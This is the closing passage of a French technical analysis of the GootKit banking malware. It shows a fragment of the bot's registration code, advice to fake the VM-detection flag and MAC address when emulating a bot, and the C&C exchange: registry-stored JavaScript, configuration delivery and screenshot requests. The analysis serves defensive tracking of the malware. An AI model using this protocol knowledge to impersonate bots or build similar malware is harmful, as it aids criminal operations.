'hostname': os.hostname(),

'**IsVirtualMachine**' : vmx_detection.IsVirtualMachine()

}

return messages.Bot.encode(process.bot);

}

Si le script est exécuté sur une machine virtuelle, il faut prendre soin de forcer le champ **IsVirtualMachine** à **false**, et changer l'adresse MAC de la carte réseau pour être le plus discret possible.

Les attributs **version** et **g_botId** de l'objet **process** sont définis de manière native dans la payload. La variable **g_vendorName** correspond à la variable d'environnement **vendor_id** définie par le loader.

Une fois le paquet d'enregistrement envoyé, le C&C envoie un bout de code JavaScript qui sera chiffré et stocké dans le registre et exécuté au démarrage par GootKit.

Pour terminer, le C&C envoie la configuration fonctionnelle, puis demande régulièrement une photo d'écran.

Les autres commandes d'administration à distance sont déclenchées par l'attaquant.

Conclusion

Comme nous avons pu le voir, le loader de Gootkit est une pièce logicielle plutôt intéressante et en perpétuelle évolution. Son étude en complément de celle de la payload permet d'envisager une automatisation complète de la chaîne de récupération des configurations techniques et fonctionnelles ainsi que du suivi et de l'analyse des évolutions de ce malware.

Références

[1] Thomas Chopitea, « Analyse d'un malware en Node.js », *MISC n°92*, juillet-août 2017

[2] Unicorn, the ultimate CPU emulator : **https://www.unicorn-engine.org/**

[3] PyDbg - A pure-python win32 debugger interface : **https://github.com/OpenRCE/pydbg**